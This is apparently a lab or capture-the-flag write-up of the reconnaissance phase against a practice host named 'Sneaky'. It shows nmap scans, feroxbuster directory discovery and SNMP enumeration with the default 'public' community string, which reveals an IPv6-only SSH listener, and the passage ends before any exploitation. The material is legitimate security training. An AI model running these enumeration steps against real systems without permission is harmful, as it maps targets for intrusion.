

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 15:27 IST
Nmap scan report for 10.10.10.20
Host is up (0.46s latency).
Not shown: 65146 closed tcp ports (reset), 388 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Under Development!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.47 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sudo nmap 10.10.10.20 -sU --min-rate 1000 -T5 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 15:59 IST
Warning: 10.10.10.20 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.20
Host is up (0.42s latency).
Not shown: 991 open|filtered udp ports (no-response), 8 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
```


2) Checked the website




This Page is Under Development

We will soon be right here with you!

3) Found more directories




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ feroxbuster -u 'http://10.10.10.20/' -x php,html

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.10.20/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, html]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET       10l       30w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      142l      758w    47908c http://10.10.10.20/underdev.gif
200      GET       11l       20w      183c http://10.10.10.20/
301      GET        9l       28w      307c http://10.10.10.20/dev => http://10.10.10.20/dev/
404      GET        1l        4w       49c http://10.10.10.20/dev/login.php
200      GET       11l       20w      183c http://10.10.10.20/index.html
200      GET       14l       32w      464c http://10.10.10.20/dev/index.html
```



Member's Area Only - Login Now!


test ···· login

4) Enumerated snmp




```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ snmpwalk 10.10.10.20 -v2c -c public
iso.3.6.1.2.1.1.1.0 = STRING: "Linux Sneaky 4.4.0-75-generic #96~14.04.1-Ubuntu SMP Thu Apr 20 11:06:56 UTC 2017 i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (210155) 0:35:01.55
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "Sneaky"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
```

5) ssh is listening on ipv6




```
iso.3.6.1.2.1.6.1.0 = INTEGER: 1
iso.3.6.1.2.1.6.2.0 = INTEGER: 200
iso.3.6.1.2.1.6.3.0 = INTEGER: 120000
iso.3.6.1.2.1.6.4.0 = INTEGER: -1
iso.3.6.1.2.1.6.5.0 = Counter32: 200
iso.3.6.1.2.1.6.6.0 = Counter32: 1117
iso.3.6.1.2.1.6.7.0 = Counter32: 4
iso.3.6.1.2.1.6.8.0 = Counter32: 216
iso.3.6.1.2.1.6.9.0 = Gauge32: 0
iso.3.6.1.2.1.6.10.0 = Counter32: 278753
iso.3.6.1.2.1.6.11.0 = Counter32: 276748
iso.3.6.1.2.1.6.12.0 = Counter32: 1163
iso.3.6.1.2.1.6.13.1.1.127.0.0.1.3306.0.0.0.0.0 = INTEGER: 2
iso.3.6.1.2.1.6.13.1.2.127.0.0.1.3306.0.0.0.0.0 = IpAddress: 127.0.0.1
iso.3.6.1.2.1.6.13.1.3.127.0.0.1.3306.0.0.0.0.0 = INTEGER: 3306
iso.3.6.1.2.1.6.13.1.4.127.0.0.1.3306.0.0.0.0.0 = IpAddress: 0.0.0.0
iso.3.6.1.2.1.6.13.1.5.127.0.0.1.3306.0.0.0.0.0 = INTEGER: 0
iso.3.6.1.2.1.6.14.0 = Counter32: 0
iso.3.6.1.2.1.6.15.0 = Counter32: 229435
iso.3.6.1.2.1.6.20.1.4.1.4.127.0.0.1.3306 = Gauge32: 0
iso.3.6.1.2.1.6.20.1.4.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.22 = Gauge32: 0
iso.3.6.1.2.1.6.20.1.4.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.80 = Gauge32: 0
```




```
tcpListenerProcess OBJECT-TYPE
  -- FROM       TCP-MIB
  SYNTAX        Unsigned32
  MAX-ACCESS    read-only
  STATUS        current
  DESCRIPTION   "The system's process ID for the process associated with
            this listener, or zero if there is no such process.  This
            value is expected to be the same as HOST-RESOURCES-MIB::
            hrSWRunIndex or SYSAPPL-MIB::sysApplElmtRunIndex for some
            row in the appropriate tables."
::= { iso(1) org(3) dod(6) internet(1) mgmt(2) mib-2(1) tcp(6) tcpListenerTable(20) tcpListenerEntry(1) tcpListenerProcess(4) 2 16 0 0 0 0 0 0 0 0 0 0 0 0 0
 0 0 0 22 }

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ snmptranslate  -m ALL -Td iso.3.6.1.2.1.6.20.1.4.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.22
```

6) Found ipv6 address



